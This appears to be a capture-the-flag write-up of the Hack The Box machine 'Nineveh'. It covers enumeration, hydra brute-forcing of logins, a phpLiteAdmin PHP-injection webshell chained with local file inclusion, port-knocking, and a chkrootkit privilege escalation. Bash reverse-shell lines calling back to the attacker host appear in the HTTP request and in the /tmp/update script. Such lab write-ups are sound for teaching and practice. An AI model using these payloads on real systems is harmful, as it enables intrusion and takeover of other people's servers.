Loot

Box Info

- Name : Nineveh
- IP : 10.10.10.43
- Level : Medium
- OS : Linux

Creds

Service	Username	Password	Description
/department	admin	1q2w3e4r5t	Password for http://10.10.10.43/department/index.php
/db/index.php	admin	password123	Password for phpLiteadmin

Enumeration

Nmap

Stage 1 : Custom Script and Version Enumeration

- Custom script and version scan

```
sudo nmap -sC -sV -oA nmap/init_scan 10.10.10.43
Nmap scan report for 10.10.10.43
Host is up (0.16s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
```

```
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

Quick Glance

- Just an Apache Web server running on 80 and 443, no other initial attack vectors.
- SSL certificate gives us domain name : nineveh.htb. *Need to add in /etc/hosts*
- Apache 2.4.18 and OS is Ubuntu. Most probably Ubuntu 16.04.

Stage 2 : Nmap All port scan

- All port scan also gave these two ports open only

```
sudo nmap --max-retries 0 -p- 10.10.10.43 -oA nmap/all_ports
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 01:45 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up (0.16s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 124.93 seconds
```

Stage 3 : Nmap UDP port scan

- No UDP ports open in top 1000 ports.

```
sudo nmap -sU 10.10.10.43 -oA nmap/UDP_port_scan
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 01:49 EDT
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 43.50% done; ETC: 01:52 (0:01:34 remaining)
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up (0.16s latency).
All 1000 scanned ports on nineveh.htb (10.10.10.43) are open|filtered
```

```
Nmap done: 1 IP address (1 host up) scanned in 166.16 seconds
```

Gobuster

Stage 1 : Root Directory

- With -x flag for txt and php as php based website

```
 gobuster dir -u https://10.10.10.43 -w $MED_WORD -t 60 -o gb/init_scan -x
txt,php -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.43
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2021/03/30 01:50:20 Starting gobuster in directory enumeration mode
===============================================================
/db                   (Status: 301) [Size: 309] [--> https://10.10.10.43/db/]
/secure_notes         (Status: 301)
```

####Stage 2 : Gobuster on /db/

```
 gobuster dir -u https://10.10.10.43/db -w $MED_WORD -t 60 -o gb/directory_db -
x txt,php,cgi -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.43/db
```

```
[+] Url:                     https://10.10.10.43/db
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0

[+] Extensions:              txt,php,cgi
[+] Timeout:                 10s
===============================================================
2021/03/30 01:50:20 Starting gobuster in directory enumeration mode
===============================================================
/index.php                   (Status: 301) [Size: 309] [-->
https://10.10.10.43/db/]
```

Stage 3 : Gobuster on port 80 (http://10.10.10.43)

```
gobuster dir -u http://10.10.10.43 -w $MED_WORD -t 75 -o gb/http
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.43
[+] Method:                  GET
[+] Threads:                 75
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/31 00:46:49 Starting gobuster in directory enumeration mode
===============================================================
/department           (Status: 301) [Size: 315] [-->
http://10.10.10.43/department/]
Progress: 70864 / 220561 (32.13%)
^C
[!] Keyboard interrupt detected, terminating.

---------------------------------------------------------------
```

```
==========================================================
2021/03/31 00:49:38 Finished
==========================================================
```# Port 443

- /db/ tells us that this is a PHP based web site
![[Pasted image 20210330015253.png]]
- phpLiteAdmin hosted on /db. phpLiteAdmin is SQLite based. v1.9
- Searchsploit Exploits
```bash
searchsploit phpliteadmin
2 ↵
-------------------------------------------------------------------------------
----- ---------------------------------
 Exploit Title
|  Path
-------------------------------------------------------------------------------
----- ---------------------------------
phpLiteAdmin - 'table' SQL Injection
| php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities
| php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection

| php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities
| php/webapps/39714.txt
-------------------------------------------------------------------------------
----- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

- We need remote code execution, but for that we need a valid user. The request is below:

```
POST /db/index.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.43/db/
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: https://10.10.10.43
Connection: close
Cookie: PHPSESSID=6am0khatc9bb9p5gddbepd2v83
Upgrade-Insecure-Requests: 1

password=sad&remember=yes&login=Log+In&proc_login=true
```

- Using hydra for bruteforcing

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-31
01:08:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries
(l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-
forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&pro
 password
[STATUS] 582.00 tries/min, 582 tries in 00:01h, 14343816 to do in 410:46h, 16
active
[443][http-post-form] host: 10.10.10.43   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-31
01:10:51
```

- We found a valid credential → admin:password123
-

Port 80

- We find another page called as /department which provides us with a login page.
- We can bruteforce it too, using hydra. The request page is below

```
POST /department/login.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.43
Connection: close
Referer: http://10.10.10.43/department/login.php
Cookie: PHPSESSID=6am0khatc9bb9p5gddbepd2v83
Upgrade-Insecure-Requests: 1

username=admin&password=trial
```

- Using hyra for password bruteforcing

```
sudo hydra -l admin -P $ROCK 10.10.10.43 http-post-form
"/department/login.php:username=admin&password=^PASS^:Invalid Password"
[sudo] password for norman:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-31
00:59:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries
(l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-
form://10.10.10.43:80/department/login.php:username=admin&password=^PASS^:Invalid
 Password
[STATUS] 1031.00 tries/min, 1031 tries in 00:01h, 14343367 to do in 231:53h, 16
active
```


```
[STATUS] 1041.67 tries/min, 3125 tries in 00:03h, 14341273 to do in 229:28h, 16
active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-31
01:03:41
```

- We found a password → admin:1q2w3e4r5t

Foothold

www-data

- Logging in using the credentials, we get a page called as notes from http://10.10.10.43/departments/manage.php



- But the link shows a case of local file inclusion `http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt`.
- Thus from 10 - Web Server > Port 443 we saw a login to phpLiteadmin and a remote PHP code injection bug also. So we can create a database, and create a table called ninevehNotes, and then put `<?php echo system($_REQUEST["sad"])?>` as the field name
- We can rename the database as ninevehNotes.php
- We can see it is stored at `/var/tmp/ninevehNotes.php`
- We can now visit the page from the LFI bug and set our parameter `sad=ls`, this will give us remote code execution.
- We can get a reverse shell by sending the request through burp and running a listener on the local machine.

```
POST /department/manage.php?notes=/var/tmp/ninevehNotes.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=6am0khatc9bb9p5gddbepd2v83
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

sad=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/9001+0>%261'
```

Privilege Escalation

amrois

- We can now run linpeas.sh, and we can see that ssh is locally listening but our nmap scan from Nineveh/05 - Enumeration > Nmap didn't give us an open port.
- Checking /etc we can see a knockd configuration, which is a tool for port knocking.

```
www-data@nineveh:/var/www/html/department$ cat /etc/knockd.conf
[options]
 logfile = /var/log/knockd.log
 interface = ens160

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
```

```
 tcpflags = syn
```

- So we can use nmap for this from our local machine.

```
sudo nmap -Pn -p 571,290,911 -sT --max-retries 0 10.10.10.43
[sudo] password for norman:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 04:23 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up.

PORT    STATE    SERVICE
290/tcp filtered unknown
571/tcp filtered umeter
911/tcp filtered xact-backup

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```

- We can run nmap again against ssh and see it is open

```
sudo nmap -Pn -p 22 --max-retries 0 10.10.10.43
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 04:24 EDT
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up (0.18s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

- We also had an image in secure_notes directory under the https://10.10.10.43.

- It was an image. We can run strings on the image to find private and public ssh keys for amrois present.
- We can login as amrois using the private key

```
ssh -i nineveh amrois@10.10.10.43
                                                130 ↵
The authenticity of host '10.10.10.43 (10.10.10.43)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.43' (ECDSA) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.



You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ ls
```

- Cat out the user.txt

root

- Run linpeas again, and we can see that /reports is present in the root directoru, which shouldn't be, and reports are being generated every minute.
- (Saw this part in ippsec's video) Create a script which can detect commands being run, thus giving us the information that /usr/bin/chkrootkit is being run by root.
- Checking for it searchsploit

```


...[snip]...
Steps to reproduce:


```

```
- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.


Suggested fix: Put quotation marks around the assignment.
...[snip]...
```

- So we can just create a file called update in /tmp.
- Edit the file to put a reverse shell code in it.

```
amrois@nineveh:/tmp$ cat update
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.14.5/9003 0>&1'
```

- `chmod +x update`
- Open a listener on the local machine, we will get a connection from root in the next minute mark.

```
┌─norman@kali ~/Hack-The-Box/machines/nineveh/ssh ‹main*›
└─$ nc -lnvp 9003
1 ↵
listening on [any] 9003 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.43] 57406
bash: cannot set terminal process group (6090): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@nineveh:~# ^Z
```